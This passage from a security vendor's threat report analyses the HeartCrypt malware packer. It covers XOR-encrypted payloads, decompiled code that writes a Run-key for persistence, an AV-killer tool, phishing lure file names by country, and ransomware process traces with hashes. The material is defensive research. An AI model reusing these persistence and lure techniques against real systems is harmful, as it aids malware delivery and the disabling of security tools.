

Figure 27: The binary, a DLL called msimg32.dll

The payload is encrypted by a XOR algorithm that uses a key consisting of ASCII characters. The key is easily visible around the end of the file, where a large number of zero bytes are in the original payload. In this case, the XOR key is the string *PuevQTvPCsYg,* as visible from the multiple consecutive occurrences at the end of the resource.



Figure 28: After a large block of nonsense, the XOR key appears, and appears, and appears

There are a couple of additional resources that contain our PIC shellcodes.



Figure 29: Also within the Bitmap directory, the PIC shellcodes

To establish persistence, the loader creates a copy of the malicious file within another directory — in this example, in *\Pictures\HomeDeporte\Bin\HomeDeporte.exe*. It then proceeds to create a run key in the

\SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry location, as shown in Figure 30.

```
130  *(_WORD *)(a2 - 9990) = 's';
131  *(_WORD *)(a2 - 9988) = '\\';
132  *(_WORD *)(a2 - 9986) = 'C';
133  *(_WORD *)(a2 - 9984) = 'u';
134  *(_WORD *)(a2 - 9982) = 'r';
135  *(_WORD *)(a2 - 9980) = 'r';
136  *(_WORD *)(a2 - 9978) = 'e';
137  *(_WORD *)(a2 - 9976) = 'n';
138  *(_WORD *)(a2 - 9974) = 't';
139  *(_WORD *)(a2 - 9972) = 'V';
140  *(_WORD *)(a2 - 9970) = 'e';
141  *(_WORD *)(a2 - 9968) = 'r';
142  *(_WORD *)(a2 - 9966) = 's';
143  *(_WORD *)(a2 - 9964) = 'i';
144  *(_WORD *)(a2 - 9962) = 'o';
145  *(_WORD *)(a2 - 9960) = 'n';
146  *(_WORD *)(a2 - 9958) = '\\';
147  *(_WORD *)(a2 - 9956) = 'R';
148  *(_WORD *)(a2 - 9954) = 'u';
149  *(_WORD *)(a2 - 9952) = 'n';
150  *(_WORD *)(a2 - 9950) = '\0';
151  *(_DWORD *)(a2 - 3960) = '\0';
152  strcpy((char *)(a2 - 3800), "RegOpenKeyExW");
```

Figure 30: The run key

Payloads

In the vast majority of the cases we have seen over time, the payloads are off-the-shelf RATs or credentials/info stealers, though as one would expect this has evolved. Figure 31 looks back at the payloads of an earlier HeartCrypt era. By mid-2025, the presence of certain malware families had contracted, while less-prevalent entities such as AVKiller have grown in prevalence. (More on AVKIller in a second.) Discovered C2 servers correspond fairly closely to the payloads we saw.

One specific look at the data over time gives what may well be a glimpse at the origins of HeartCrypt itself, as shown in Figure 31.



Figure 31: A look at the early days of HeartCrypt may show an artifact of the development of the PaaS itself, soon to be statistically lost in the sea of data

One tiny sliver of the pie above belongs to a payload called “DeveloperTest.” In that case the payload was a simple executable that didn’t perform anything malicious, simply displaying a message box. We think that DeveloperTest was exactly what the name claimed it to be — created by the developer of the packer and used to test the detection capabilities of security solutions. It is, in a sense, HeartCrypt’s origin story.

About AVKiller

We have seen one payload of particular concern — an AV killer tool among the payloads. In multiple cases, this tool was detected during an ongoing ransomware attack. We wrote about HeartCrypt’s targeting of EDR in depth earlier this year; as we noted in that post, one of the concerning aspects of that investigation was the evidence we (and others) found for tool sharing and even cooperation between competing adversary groups. At this writing we have no further developments to report on that front (though if this exchange is any indication, there’s a woozy sense of camaraderie afoot in the darker corners of the internet), but we will note that frank public discussion of the situation has been heartening and can only lead to fruitful discussions among defenders.

Sophos customers are protected from that threat by our Mal/HCrypt detections.

Targeted countries

In many cases the payload was delivered in archives or executables which had file names that served the purpose of social engineering, aligning with the theme of the phishing messages.

These file names were in multiple different languages as we saw above, which is why we think that multiple countries were specifically targeted in the campaigns.

We have found a lot of files on VirusTotal in which the language of the file name matched the submitter country. We believe those to have originated with real-life campaigns.

A sampling of typical file names for different countries:

Argentina:

```
ANEXO - INF-DETALLES
TRANSACCION REALIZADA NO 9876987565745678997865635746859.exe
```

Brazil:

```
Referencia_Judicial_Procesada_N#847567567..exe
```

Colombia:

```
AUTENTICACION DE PROCESO ANTES EL JUEZ DANIEL CASTRO.exe
Ref del proceso fiscal que se adelanta en su contra.exe
Radicado_Juridico_Procesado_N#9846738960489..exe
SOPORTE IMPORTANTE PARA CANCELAR EL DIA 17 DE ABRIL.exe
```

France:

```
Documents prouvant la violation du droit d'auteur fournis par Sony Music.zip
Documents constatant les violations des droits d'utilisation.zip
```

Greece:

```
Έγγραφα που αντικατοπτρίζουν παραβίαση πνευματικών δικαιωμάτων.exe
Ερευνητικό υλικό παρέχεται από την FM Records.exe
```

Korea:

```
자료의 내용이 저작권을 위반합니다 - YG 엔터테인먼트 , Inc.exe
저작권 보호 콘텐츠.exe
개인 정보 보호 및 저작권 고지 - 한국어도비시스템즈(유).exe
```

Kazakhstan:

```
gb Договор на оказание рекламных услуг.scr
```

Mexico

```
PDF-34957637453 ALMACEN DEL HOSPITAL LOCAL - URGENTE CONFIRMACION.exe
NOTIFICACION JUDICIALDE PROCESO EN MORA DEL PAGO.exe
```

Peru:

```
PDF-34957637453 ALMACEN DEL HOSPITAL LOCAL - URGENTE CONFIRMACION.exe
NOTIFICACION JUDICIALDE PROCESO EN MORA DEL PAGO.exe
```

Romania:

```
2741OfxSentencc1aTutelaRadicado70001 4226 004 2024 07324 00.exe
```

Russia:

```
Договор об оказании рекламных услуг.scr
Договор о партнерстве.exe
```

Taiwan:

```
Bottega Veneta 的影片內容遭到侵犯版權.exe
```

Thai:

```
เอกสารที่เกี่ยวข้องกับการละเมิดทรัพย์สินทางปัญญา.pdf
```

The Netherlands:

```
Bewijs met betrekking tot inbreuk op auteursrechten.zip
```

Ukraine:

```
Договор о партнерстве.exe
vivo Договор для Ютуберов.scr
```

The countries where Sophos identified ITW infections are shown in the world map in Figure 32.



Figure 32: A little bit of misery in every hemisphere

By far the most samples were reported from Colombia, the primary target area of these campaigns.

Miscellaneous findings

Encryption keys

The XOR encryption keys used for the payload are usually just random character strings. But in a few cases the threat actors may have gotten bored or emotional, resulting in keys like these:

```
ANDREYISNOTHAPPEITE
SUCKTHEFTUBCEGTOOTE
MENOLOVECROWDSTRIKE
F■CKUNERDHAHAHAHA
Edwardsigunecia
f■ckSsentinc
```

Selecting passwords like this usually reflects the frustration of the criminals.

Ransomware connections

Ransomhub

This case is similar to one mentioned above, in which the HeartCrypt packed dropper drops a VMProtect packed AV killer executable that loads a driver signed by a compromised signature.

In this case the following ransomware alert was observed:

```
Mitigation   CryptoGuard V5
Policy       CryptoGuard
Timestamp    2025-01-20T11:59:18
Path:           C:\FoPefI.ex
Hash:           e1ed281c521ad72484c7e5e74e50572b48ea945543c6bcbd480f698c2812cdfe
Ransom note:
```

```
README_0416f0.txt
Appended file extension:
.0416f0
```

The process trace:

```
1  C:\FoPefI.exe [64500]
   C:\FoPefI.exe -only-local -pass
b65fcea175dd7a62dbbfc737dce6c41ab3cd6bf4a19ffc1bc119d4be9a81ea64
2  C:\Windows\System32\services.exe [1004] *
3  C:\Windows\System32\wininit.exe [900] *
   wininit.exe
```

Along with that we once again observed the HeartCrypt-packed AVKiller tool:

```
Malware name:    Mal/HCrypt-A
Name:     c:\users\{}\desktop\vp4n.exe
         "sha256" :
"c793304fabb09bb631610f17097b2420ee0209bab87bb2e6811d24b252a1b05d",
```

And the coupled driver:

```
Malware name:    Mal/Isher-Gen
Name:     c:\users\{}\desktop\zsogd.sys
c:\users\en-adm\desktop\zsogd.sys :
aa99b6c308d07acac8c7066c29d44442054815e62ea9a3f21cc22cdec0080bc8
```

MedusaLocker

Here we saw a DynamicShellcode alert:

```
Mitigation   DynamicShellcode
Policy       HeapHeapHooray
Timestamp    2025-01-22T09:53:42
Name:           Setup/Uninstall
Path:           c:\temp\6Vwq.exe
SHA-256      43cd3f8675e25816619f77b047ea5205b6491137c5b77cce058533a07bdc9f98
SHA-1        d58dade6ea03af145d29d896f56b2063e2b078a4
MD5          b59d7c331e96be96bcfa2633b5f32f2c
```

The process trace:

```
1  C:\temp\6Vwq.exe [13296]
2  C:\Windows\System32\cmd.exe [16536] *
   cmd.exe /c start c:\temp\6Vwq.exe
3  C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00000000000-
complete\bin\Remote Access.exe [7864] *
   "C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00000000000-
complete\bin\Remote Access.exe" "-cp" "C:\ProgramData\JWrapper-Remote Access\JWrapper-
Remote Access-00056451424-complete\customer.jar;C:\ProgramData\JWrapper-Remote
Access\JWrapper-Re
```

The process trace indicates that the initial infection could be related to the zero-day RCE exploits from Horizon3.ai wrote about back in January, which affected ConnectWise and BeyondTrust products.

This activity was followed by the use of this file:

```
2025-01-22 10:04:12    Mal/Medusa-C <d>/Windows/Temp/MilanoSoftware.exe
  "hash": "3a6d5694eec724726efa3327a50fad3efdc623c08d647b51e51cd578bddda3da",
```

43cd3f8675e25816619f77b047ea5205b6491137c5b77cce058533a07bdc9f98 was later found on VT. It is packed with HeartCrypt. The extracted payload had the hash

```
a44aa98dd837010265e4af1782b57989de07949f0c704a6325f75af956cc85de
```

This is the AVKiller again, packed this time with VMProtect and specifically targeting Eset, HitManPro, Kaspersky, Sophos, and Symantec products.

Conclusion

HeartCrypt is no longer the new PaaS hotness; others such as Shanya are the fresh topic of discussion in researcher circles. And yet HeartCrypt is succeeding perhaps where it matters, as it continues to propagate more widely than ever. Understanding the mechanics of malware of this sort means that protections, like the threats themselves, can continue to evolve.